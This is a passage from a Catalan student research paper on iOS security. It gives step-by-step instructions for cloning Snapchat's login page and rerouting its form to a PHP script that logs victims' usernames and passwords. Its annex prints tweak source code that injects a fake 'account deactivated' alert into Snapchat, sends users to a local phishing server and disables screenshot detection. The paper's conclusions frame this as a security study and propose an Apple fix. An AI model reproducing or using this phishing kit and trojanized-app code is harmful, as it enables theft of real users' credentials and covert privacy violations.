Per començar amb aquest procés ens dirigirem a la pàgina i extreure el seu codi font mitjançant les eines incorporades en tot navegador, ja que aquests tenen la capacitat d'ensenyar als seus usuaris el codi font de tota pàgina. Un cop hàgem copiat el codi font de la pàgina oficial, l'enganxarem a qualsevol programa de desenvolupament i l'ordenarem, ja que aquest sol estar desmanegat.

```
<!DOCTYPE html><html lang="en"><head><title>Log In • Snapchat</title><!-- Meta --><meta charset="utf-8"><meta name="referrer" content="apple-mobile-web-app-capable" content="no"><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user Styles --><link rel="stylesheet" href="/accounts/static/styles/semantic.min.css"><link rel="stylesheet" href="/accounts/static/style Force reload of css file --><link rel="stylesheet" href="/accounts/static/styles/snapchat.css?t=0"><link rel="stylesheet" href= styles/accounts.css"><link rel="stylesheet" href="/accounts/static/styles/tokens.css"><!-- Scripts --><script type="text/javascript"> www.gstatic.com/recaptcha/apl2/r20160825165437/recaptcha_en.js"></script><script src="/accounts/static/scripts/jquery.min.js"></scr accounts/static/scripts/semantic.min.js"></script><script src="/accounts/static/scripts/dropdown.min.js"></script><script src="/acco accounts.js"></script><!-- Favicon --><link rel="shortcut icon" href="/accounts/static/images/favicon/favicon.png" type="image/png"> static/scripts/recaptcha.js"></script><script src="https://www.google.com/recaptcha/api.js?hl=en-us&amp;onload=recaptchaLoad&amp;ren defer=""></script></head><body><!-- Pusher is Needed for Top Navigation Menu --><div class="pusher"><div class="snapchatInvertedHead vertical segment"><div class="ui stackable page one column grid"><div class="row"><div class="column"><h1 style="position: relative;" /accounts/static/images/ghost/ghost.svg" alt="Snapchat" class="logo"><a /hi/></div></div></div><!-- End Inverted Header --> data-xsrf="9hk0ngUDit_XB0vh1rRMZQ" data-continue="https://accounts.snapchat.com/accounts/welcome"><div data-reactroot="" class="Logi inverted vertical segment accountsBody segment odg"><div class="ui stackable page grid"><div class="row"><div class="column accounts accountsTitle">Log In</div><div class="ui form accountsForm" id="login_form" action="/accounts/login" method="post"><div class="
```

Inici del codi font original de la pàgina de Snapchat. Font: Pròpia.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Log In • Snapchat</title>
    <!-- Meta -->
    <meta charset="utf-8">
    <meta name="referrer" content="origin">
    <meta name="apple-mobile-web-app-capable" content="no">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=0">
    <!-- Styles -->
    <link rel="stylesheet" href="https://accounts.snapchat.com/accounts/static/styles/semantic.min.css">
    <link rel="stylesheet" href="https://accounts.snapchat.com/accounts/static/styles/dropdown.min.css">
    <!-- Force reload of css file -->
    <link rel="stylesheet" href="https://accounts.snapchat.com/accounts/static/styles/snapchat.css?t=0">
    <link rel="stylesheet" href="https://accounts.snapchat.com/accounts/static/styles/accounts.css">
    <link rel="stylesheet" href="https://accounts.snapchat.com/accounts/static/styles/tokens.css">
    <!-- Favicon -->
    <link rel="shortcut icon" href="https://accounts.snapchat.com/accounts/static/images/favicon/favicon.png" type="image/png">
  </head>
  <body>
    <!-- Pusher is Needed for Top Navigation Menu -->
    <div class="pusher">
      <div class="snapchatInvertedHeader ui inverted vertical segment">
        <div class="ui stackable page one column grid">
          <div class="row">
            <div class="column">
              <h1 style="position: relative;">
                <a href="/">
```


Inici del codi font reordenat. Font Pròpia.

Quan tenim la pàgina original copiada i ordenada és el moment de començar a modificar-la per tal de robar les contrasenyes als que la visitin. Però abans d'això he d'estabilitzar la pàgina web, ja que alguns components no funcionaran quan aquesta s'executi des d'un servidor diferent a l'oficial. Això és degut al fet que el domini que contindrà la pàgina no serà l'original, i per tant alguns recursos com els scripts o l'identificador d'humans, també conegut com a CAPTCHA, no funcionaran. Per tant, el que he de fer és eliminar els recursos innecessaris a la pàgina. Eliminarem tot el referent a la CAPTCHA i als scripts, deixant només vinculats els recursos anomenats estils.

ja que aquests són els que la modelen i en cas d'eliminar-los la pàgina deixaria de semblar-se a l'original.

A més a més he d'adaptar la pàgina a la seva nova ubicació, ja que al estar fora dels servidors oficials, els enllaços per accedir als recursos que necessita seran diferents, per tal d'arreglar aquest factor, serà suficient amb agregar "https://accounts.snapchat.com" a l'inici de cada enllaç del codi font.

Un cop haguem fet tot això, tindrem una pàgina web idèntica a l'original, però amb la petita diferencia que una tindrà la CAPTCHA i jo l'he hagut d'eliminar.



Pàgina web d'inici de sessió de Snapchat, a l'esquerre la rèplica i a la dreta l'original. Font: Pròpia

Ara ens toca agregar el codi que guardarà les contrasenyes a un registre nostre en comptes d'enviar-les al servidor oficial. Per tal de fer això, he de modificar el grup d'elements que es fan responsables de l'inici de sessió. Aquests són els dos apartats on es pot escriure text i el botó de "Log In" el qual envia el contingut dels dos apartats anteriors al servidor. Aquests tres elements en conjunt reben el nom de *form*, és a dir, formulari amb angles. Per fer que el formulari enviï el contingut dels dos camps anteriors al nostre registre, haurem de crear una segona pàgina, però aquest cop amb el llenguatge de programació PHP, ja que amb aquest resulta molt fàcil manipular els elements de la pàgina web. Perquè s'envii el contingut d'aquests camps a la pàgina escrita amb PHP, canviarem el valor que diu al formulari el que ha de fer, originalment enviar la contrasenya al servidor, pel nom de l'arxiu, ja que així quan l'usuari premi el botó de "Log In" estarà obrint la pàgina de la qual parlarem a continuació.

La funció que tindrà l'arxiu escrit en PHP serà simple, emmagatzemar la contrasenya i usuari de les víctimes. Per tal de fer-ho i que ningú sospiti res, farem que en obrir-se aquesta pàgina surti en gran un missatge que digui

que el compte de l'usuari torna a estar actiu, ja que aquesta era l'excusa que utilitzàvem per a portar-los a la web originalment. Però mentre l'usuari està distret mirant les lletres en pantalla, el codi PHP estarà realitzant les següents funcions. En primer lloc convertirà el camp de l'usuari i de la contrasenya en dos variables diferents, les quals emmagatzemaran la contrasenya i usuari temporalment. Després, el codi començarà a escriure aquests dos valors en un registre a part, i tancarà i guardarà el registre. Finalment, redirigirà a l'usuari el següent enllaç: "snapchat://". Ja que aquest enllaç en un dispositiu iOS el que farà és tornar a obrir l'aplicació de Snapchat a la qual estava abans l'usuari.

Per tal de visualitzar les contrasenyes robades només haurem d'obrir el registre que ha creat i anat actualitzant, a mesura que entren més víctimes, el mateix codi PHP.



El servidor web no és tan elaborat com la modificació de l'aplicació, això és degut al fet que primer treballàvem amb binaris que havien d'estar analitzats, modificats i compilats. Per altra banda, els llenguatges utilitzats en el món de les pàgines web són més senzills, com a mínim des del punt de vista pràctic. Finalment només ens queda guardar els tres arxius a la carpeta del MAMP, ja que d'aquesta forma podran ser carregats quan el dispositiu de la víctima es connecti.

El codi font complet d'aquests tres fitxers també es pot trobar a l'annex, allà també s'hi troben senyalats els segments de codi que fan cada una de les funcions que he remarcat. En cas de voler una còpia digital, també es pot trobar el codi font del servidor al meu compte de Github.

5.3 Demostració

En aquesta secció farem una petita demostració de com funcionen les dues eines que he desenvolupat juntes. Per tal de fer l'explicació, és gràfica, adjuntaré fotografies del que veu l'usuari en pantalla.


En primer lloc, quan l'usuari obri l'aplicació per primer cop, aquesta li demanarà que iniciï sessió amb el seu usuari i contrasenya. Un cop ho hagi fet el portarà a la pantalla principal de l'aplicació, la qual mostra la càmera.



Pantalles que veu l'usuari en l'aplicació, a la dreta la d'inici de sessió i a l'esquerra la de la càmera. Font: Pròpia.



Un cop l'usuari es trobi a la pantalla principal, la qual mostra la càmera, apareixerà un missatge en pantalla. Aquest missatge indicarà a l'usuari que el seu compte ha estat desactivat, ja que ha canviat l'aplicació que normalment utilitzava per accedir al servei. Aquest missatge tindrà un únic botó, el qual executarà el codi que redirigirà a l'usuari al servidor on se li robaran els credencials. Per tal que aquest missatge no torni a aparèixer més, he implementat una variable que gestionarà això, ja que quan l'usuari premi el botó el valor d'aquesta canviarà, i no apareixerà més.

Un cop en el servidor, l'usuari veurà la rèplica de la pantalla d'inici oficial. Per tant, l'únic que haurà de fer és introduir les seves credencials i premé el botó per tal d'enviar-les.



Pantalles que veu l'usuari al dispositiu iOS, a l'esquerra el missatge a l'aplicació i a la dreta la pàgina que emmagatzemarà els credencials. Font: Pròpia.

Quan l'usuari hagi pres el botó, serà redirigit a una altra pàgina. En aquesta pàgina veurà un missatge que li indicarà que el seu compte ha estat reactivat. A continuació, i de forma totalment automàtica, apareixerà un missatge que li permetrà obrir l'aplicació de Snapchat en cas que premi el botó "Obrir". Només de carregar-se la pàgina, el codi que guarda els credencials s'executarà, i aquests quedaran emmagatzemats al registre. En aquest punt el procés acaba i l'usuari pot utilitzar l'aplicació de la forma habitual.



Pantalles que veu l'usuari al dispositiu iOS, a l'esquerra la que confirma la reactivació i a la dreta la que ofereix la possibilitat de redirigir-lo a l'aplicació. Font: Pròpia.

Usuari: | Contrasenya:

Test | test

Pàgina web que es pot veure des dels arxius del servidor, la qual ensenya totes els credencials emmagatzemats. Font: Pròpia.

6. Conclusions

En l'inici del meu estudi, em vaig proposar dues hipòtesis. En primer lloc vaig suposar que la seguretat d'iOS no permetria a un desenvolupador novell comprometre tot el sistema i la seva informació, però com a segona hipòtesi vaig suposar que el mateix tipus de desenvolupador sí que seria capaç de desenvolupar un petit programa per comprometre parcialment el sistema.

Després de realitzar un acurat estudi de la seguretat de tot el sistema operatiu, puc donar aquestes dues hipòtesis com vàlides. La primera hipòtesi la podem verificar gràcies a tots els coneixements adquirits en l'estudi del sistema de la part teòrica. Un desenvolupador novell és un desenvolupador amb pocs coneixements dels llenguatges de programació i poca experiència en aquesta matèria. Per tal d'aconseguir accés il·limitat i absolut a totes les dades i informació de l'usuari, s'ha de realitzar un procés similar al del Jailbreak. Realitzar un procés així no només requereix grans coneixements del llenguatge Objective-C, sinó que a més a més, també requereix amplis coneixements d'enginyeria inversa i el llenguatge d'assemblatge. A causa d'això, un desenvolupador novell no seria capaç de realitzar el procés per ell mateix, així doncs, podem verificar la nostra primera hipòtesi.

La segona hipòtesi es pot donar com a bona gràcies al projecte que he realitzat a la part pràctica. Tal com hem pogut veure, un desenvolupador poc experimentat sí que és capaç d'exposar certa informació, en aquest cas els credencials de l'usuari, gràcies a un programa senzill. En el meu cas, el programa encarregat de dur a terme aquesta tasca és una aplicació reglamentària modificada. Així doncs la meua segona hipòtesi també queda verificada.

Finalment, és el moment de fer una crítica constructiva a la seguretat d'iOS.

Tot i que Apple ha implementat unes mesures de seguretat gairebé excel·lents en la base del seu sistema operatiu, amb mecanismes com la cadena d'arrancada segura, aquesta s'ha oblidat d'implementar un millor sistema de control sobre les aplicacions. iOS està dissenyat pensat que l'usuari mai utilitzarà les seves credencials per instal·lar una aplicació aliena a l'App Store. D'aquesta forma, els mecanismes de seguretat estan enfocats a comprovar que els credencials utilitzats per a la firma de l'aplicació són vàlids, i que aquesta aplicació no abusa dels seus privilegis, per tal d'aconseguir dades de l'usuari. En resum, les mesures estan dissenyades d'una forma molt genèrica, i per tant, en la majoria dels casos són efectives, però aquestes no contempen la possibilitat que l'aplicació inclogui una llibreria dinàmica que la modifiqui en temps real. Per tal de fer funcionar la modificació, la llibreria dinàmica només ha d'estar firmada amb el mateix

certificat que l'aplicació, d'aquesta forma iOS carregarà la llibreria junta amb el codi de l'aplicació.

Apple podria solvatar aquest error en la seguretat mitjançant una mesura nova, la qual comprovés que les aplicacions que s'executen en el terminal no contenen cap llibreria dinàmica, i en cas de contenir-la que no es permetés iniciar la mateixa.

Per acabar, només dir que iOS és un sistema operatiu amb una seguretat robusta, però tot i això, amb suficient dedicació i paciència es poden trobar errors o certes carències en aquesta que no requereixen grans coneixements per ser aprofitades.

7. Glossari

A continuació definiré totes les paraules indicades al llarg del treball:

- **API:** Aquestes són les sigles angleses per interfície de programació d'aplicacions. Les interfícies permeten als desenvolupadors tenir accés a certs recursos de sistema que d'una altra forma no seria possible.
- **iOS 9.3:** Versió del sistema operatiu mòbil d'Apple que es va llançar el 21 de març de 2016.
- **Exploit:** Codi que aprofita una vulnerabilitat o erro per tal de comprometre la seguretat d'un dispositiu electrònic.
- **Touch ID:** Sensor d'empremtes dactilars que està situat en el botó d'inici dels últims models de dispositius iOS.
- **Bootloader:** Nom que reben el conjunt d'etapes que carreguen un sistema operatiu.
- **Kernel:** És l'encarregat de gestionar l'accés segur dels programes als components de l'ordinador, per tal de no col·lapsar el processador, entre altres coses.
- **Firmware del baseband:** Aquest és el principal encarregat de donar les ordres primàries al baseband, el qual és el mòdul encarregat de gestionar les capacitats telefòniques dels dispositius iOS.
- **BootROM:** És la primera secció de codi que s'executa quan el dispositiu s'encén. Aquesta està escrita en el processador i és immodificable.
- **LLB:** Tercera etapa del procés d'arrancada d'un dispositiu iOS. Aquest verifica la integritat del kernel d'iOS.
- **iBoot:** Segona etapa del procés d'arrancada d'un dispositiu iOS. Aquest és carregat pel BootROM, i verifica la integritat del LLB.
- **iTunes:** Programa d'escriptori d'Apple que permet gestionar tant música com un dispositiu iOS.
- **IBSS i IBBC:** Ambdues són diferents processos que s'executen per tal de carregar el kernel d'iOS mitjançant el mode DFU.
- **Frameworks:** Conjunt d'arxius que ajuden al desenvolupador a enfocar el desenvolupament d'un programa, aquests solen incorporar certes API relacionades amb la temàtica que tracten.
- **Tema ID:** Identificador que dona Apple a cada compte que es registra l'Apple Developer Program.
- **In-house apps:** Tipus d'aplicacions que són desenvolupades per a un ús exclusiu dins d'una entitat empresarial.
- **Privilege escalation:** Mètode de pirategi informàtic que mitjançant l'execució de codi maliciós atorga privilegis d'administració a l'usuari mòbile.

- **Kernel Patch Protection:** També conegut com a KPP, s'encarrega de comprovar esporàdicament que el kernel no ha estat modificat, i en cas que ho estigui apaga el dispositiu.
- **Carrier unlock:** Desbloqueig d'un dispositiu que pertany a una operadora per poder utilitzar en aquest els serveis d'una altra companyia.
- **Tweak:** Nom que reben els arxius que realitzen les modificacions, les quals es distribueixen mitjançant Cydia.
- **Pishring:** Mètode que permet robar a un atacant les contrasenyes d'un usuari, mitjançant una web falsa, molt similar a l'original.
- **Dump:** Procés d'extreure els arxius coneguts com a Headers d'un binari de tipus Mach-O.
- **Form:** Paraula anglesa que en català significa formulari.

8. Bibliografia

A continuació, citaré tots i cada un dels documents, vídeos, presentacions i pàgines web que he consultat per al desenvolupament d'aquest treball:

1. Apple. *iOS Security Guide* [en línia]. Cupertino, 2016, actualització Maig del 2016. Disponible des d'Internet a: <https://www.apple.com/business/docs/iOS_Security_Guide.pdf> [consulta: 19-3-2016].
2. KRSTIC, Ivan. *Behind the Scenes with iOS Security* [en línia]. Cupertino, 2016, actualització Agost del 2016. Disponible des d'Internet a: <<https://www.blackhat.com/docs/us-16/materials/us-16-Krstic.pdf>> [consulta: 15-8-2016].
3. KRSTIC, Ivan. *Behind the Scenes with iOS Security* [en línia]. Las Vegas, 2016, actualització Agost del 2016. Disponible des d'Internet a: <<https://www.youtube.com/watch?v=BLGFriOKz6U>> [consulta: 14-8-2016].
4. KRSTIC, Ivan. *How iOS Security Really Works* [en línia]. San Francisco, 2016, actualització Juny del 2016. Disponible des d'Internet a: <<https://developer.apple.com/videos/play/wwdc2016/705/>> [consulta: 30-6-2016].
5. Apple. API Reference: UserDefaults [en línia]. Cupertino, 2016, actualització 2016. Disponible des d'Internet a: <<https://developer.apple.com/reference/foundation/userdefaults>> [consulta: 20-8-2016].
6. Desconegut. *UIAlertView Show Once* [en línia]. 2016. Disponible des d'Internet a: <<http://stackoverflow.com/questions/11386341/UIAlertView-show-once>> [consulta: 20-8-2016].
7. DEMASI, Adam. *Theos Installation* [en línia]. Actualització 10 d'agost del 2016. Disponible des d'Internet a: <<https://github.com/theos/theos/wiki/Installation>> [consulta: 26-7-2016].

9. Agraïments

Vull donar especialment les gràcies a les següents persones o entitats:

En primer lloc, a la Pilar Simon per haver estat la meva tutora del treball al llarg del curs 2015-2016. Les múltiples reunions que vam realitzar al llarg del curs van estar essencials per poder enfocar bé els objectius del meu treball.

En segon lloc, a l'equip d'Apple Security, els quals són els encarregats de desenvolupar la seguretat del sistema operatiu iOS. La seva feina ha estat de gran ajuda per a mi, ja que el document "iOS Security" i les múltiples conferències de seguretat que han realitzat m'han ajudat a comprendre millor les defenses del sistema operatiu i la seva arquitectura, per tal de redactar la part teòrica.

Vull agrair especialment a Ivan Krstić, director de l'arquitectura i la seguretat d'iOS a Apple, les seves múltiples xerrades, tant a l'esdeveniment d'Apple, la WWDC 2016, com a la conferència BlackHat del 2016.

10. Annexos

Tal com s'especifica al llarg del treball, a l'annex només s'inclouen els codis font dels arxius creats o modificats per mi, però no els generats pel programa automàticament, al llarg de la part pràctica o treball de camp. S'especificarà el nom del fitxer en cada cas i el grup al qual pertany, amb diverses explicacions de com funciona el codi d'aquest. Els comentaris de codi estaran introduïts per aquest símbol: "//". A continuació podem veure els diversos codis font:

- Control – Modificació de l'aplicació – Arxiu que conté el nom, definició, versió, etc.

```
-----Codi-----
Package: com.andugu.screenshot
Name: ScreenChat
Depends: mobilesubstrate
Version: 2.0
Architecture: iphoneos-arm
Description: Make Snapchat yours!
Maintainer: andugu
Author: andugu
Section: Tweaks
-----
```

- Makefile – Modificació de l'aplicació – Indica al compilador les instruccions a seguir.

```
-----Codi-----
include theos/makefiles/common.mk

LDFLAGS += -F. -framework Cypcript -framework JavaScriptCore -
framework Security -current_version 1.0 -compatibility_version 1.0 -
framework UIKit -framework CFNetwork

ARCHS = armv7 arm64
TARGET = iphone:clang:latest:latest

TWEAK_NAME = ScreenChat
ScreenChat_FILES = Tweak.xm fishhook/fishhook.c
ScreenChat_LDFLAGS += -Wl,-segalign,4000

include $(THEOS_MAKE_PATH)/tweak.mk
-----
```

- Tweak.xm – Modificació de l'aplicació – Dóna totes les instruccions a la llibreria dinàmica de les crides a modificar.

```
-----Codi-----
#include "fishhook/fishhook.h"
#import <Foundation/Foundation.h>
#import <UIKit/UIKit.h>
#import "substrate.h"

/* =====
   Interfícies
   ===== */

@interface Manager
+ (id) shared;
- (void) startTimer:(id)snap source:(int)source;
- (void) markSnapAsViewed:(id)snap;
@end

/* =====
   Variables
   ===== */

id currentSnap = nil;
int bounds = 40;
bool alertaEnPantalla = NO;

/* =====
   Hooks
   ===== */

// Gestiona la redirecció al servidor privat
%hook MainViewController
- (void) initMiddleVC {
    %orig;
    if ([[NSUserDefaults standardUserDefaults] boolForKey:@"alertaEnPantalla"]
    == NO) {
        UIAlertView *alert = [[UIAlertView alloc] initWithTitle:@"Compte
desactivat"
                                message:@"El vostre compte ha estat
desactivat per raons de seguretat, ja que heu començat a utilitzar una aplicació
diferent per accedir a Snapchat. Si us plau, reactiveu el vostre compte."
                                delegate:self
                                cancelButtonTitle:@"Reactivar"]
    }
}

```

```

        otherButtonTitles:nil];

        [alert show];
        [[NSUserDefaults standardUserDefaults] setBool:YES
forKey:@"alertaEnPantalla"];
        [[NSUserDefaults standardUserDefaults] synchronize];
    }
}

%new -(void)alertView:(UIAlertView *)alert
clickedAtIndex:(NSInteger)buttonIndex{
    if (buttonIndex == 0){
        NSURL *actionURL = [NSURL
URLWithString:@"http://192.168.1.40:8888"];
        [[UIApplication sharedApplication] openURL:actionURL];
    }
}
%end

```

// Bloqueja la detecció de les captures de pantalla

%hook SCChatViewController

```

-(void)userDidTakeScreenshot {
    return;
}
%end

```

%hook SCChatViewControllerV2

```

-(void)userDidTakeScreenshot {
    return;
}
%end

```

%hook SCViewingStoryViewController

```

-(void)userDidTakeScreenshot {
    return;
}
%end

```

// Gestiona la transició entre imatges

%hook SCFeedViewController

```

-(void)tapToSkip:(UIGestureRecognizer *)tap {
    CGPoint coords = [tap locationInView:tap.view];

    if (coords.x < [UIScreen mainScreen].bounds.size.width - bounds - 5 ||
coords.y < [UIScreen mainScreen].bounds.size.height - bounds - 5) {

```

```

    @try {
